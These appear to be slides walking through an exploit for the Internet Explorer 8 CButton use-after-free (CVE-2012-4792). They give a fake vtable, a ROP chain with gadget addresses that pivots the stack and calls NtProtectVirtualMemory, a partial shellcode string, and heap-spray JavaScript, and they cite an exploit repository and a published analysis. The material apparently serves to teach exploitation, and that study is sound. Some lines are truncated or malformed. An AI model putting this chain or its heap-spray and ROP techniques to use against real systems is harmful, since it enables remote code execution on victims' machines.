
Fake Vtable





GC will call:  
elements[0]->vtable->destroy();




State before GC will call:  
elements[0]->vtable->destroy();











Fake Vtable

0x7c341024
0x7c344cc1
0x7c348b05
More ROP

EAX

ESP

EIP

0x7c341024: ret;

Fake Vtable

0x7c341024
0x7c344cc1
0x7c348b05
More ROP

EAX


ESP


EIP

0x7c344cc1: pop eax; ret;

Fake Vtable

0x7c341024
0x7c344cc1
0x7c348b05
More ROP





# CButton Exploit: Shellcode



```
function spray_heap() {  
    heap = new heapLib.ie(0x20000);
```

```
var shellcode = unescape("%ue8fc%u0082%u0000%u8960%u31e5%u64c0%  
2%u528b%u8b10%u3c4a%u4c8b%u7811%u48e3%ud101%u8b51%u2059%ud301%u  
%u0124%u66d3%u0c8b%u8b4b%u1c58%ud301%u048b%u018b%u89d0%u2444%u5  
ub5f0%u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a%ue0fb%u0575%u47
```

```
var payload, block1, nopsled1;  
    payload = "";
```

```
// CALL [EAX+0xDC]  
// fake vtable  
for(i = 0; i < 0xDC - 4; i+=4) {  
    //payload += packv(0x41414141);  
    payload += packv(0x7c341024); // 0x7c341024: ret;  
}
```

```
// pop the next shit  
//0x7c344cc1: pop eax; ret;  
payload += packv(0x7c344cc1);
```

```
// +0xDC  
// the method which gets invoked (ROP then)  
// need to perform stack pivoting - EAX is 08082020  
// lets put EAX into ESP  
// 0x7c348b05: xchg eax, esp; ret;  
// note: ESP will point to EAX, which is 0x08082020  
payload += packv(0x7c348b05);
```

```
// sysenter
packv(0x7c344cc1) + // 0x7c344cc1: pop eax; ret;
packv(0xd7) +      // 0x7d: syscall numero
packv(0x7c3410c3) + // 0x7c3410c3: pop ecx; ret;
packv(0x7ffe0300) + // addr of sysenter
packv(0x43434343) + // call [ecx]

packv() + // protectvirtualmemory: <ret>
packv(0xffffffff) + // protectvirtualmemory arg: processhandle (self)
packv(0x41414141) + // protectvirtualmemory arg: addr of baseaddress
packv(0x42424242) + // protectvirtualmemory arg: addr numbytes
packv(0x08082178) + // protectvirtualmemory arg: new protection
packv(0xa0a0a07c); // protectvirtualmemory arg: old protection

packv(0x08082020) + // protectvirtualmemory arg: baseaddress
packv(0x00004000) + // protectvirtualmemory arg: numbytes

// calling the shellcode
packv(0x7c345c30); // 0x7c345c30: push esp; ret;
// in esp, ptr to the following addr

payload += shellcode;
```

Heapspray:

```
// build nopsled1
nopsled1 = payload;
while(nopsled1.length < 0x1000)
|   nopsled1 += block1;

var heapblock1 = nopsled1;

while(heapblock1.length < 0x40000)
|   heapblock1 += heapblock1;

var trimmedblock1 = heapblock1.substring(2, 0x40000 - 0x21);

// heap spray
for(var i = 0; i < 800; i++)
|   heap.alloc(trimmedblock1);
```

References:

[https://github.com/breadchris/Just4Fun/tree/master/Exploits/IE8\\_CVE-2012-4792](https://github.com/breadchris/Just4Fun/tree/master/Exploits/IE8_CVE-2012-4792)

<https://blog.exodusintel.com/2013/01/02/happy-new-year-analysis-of-cve-2012-4792/>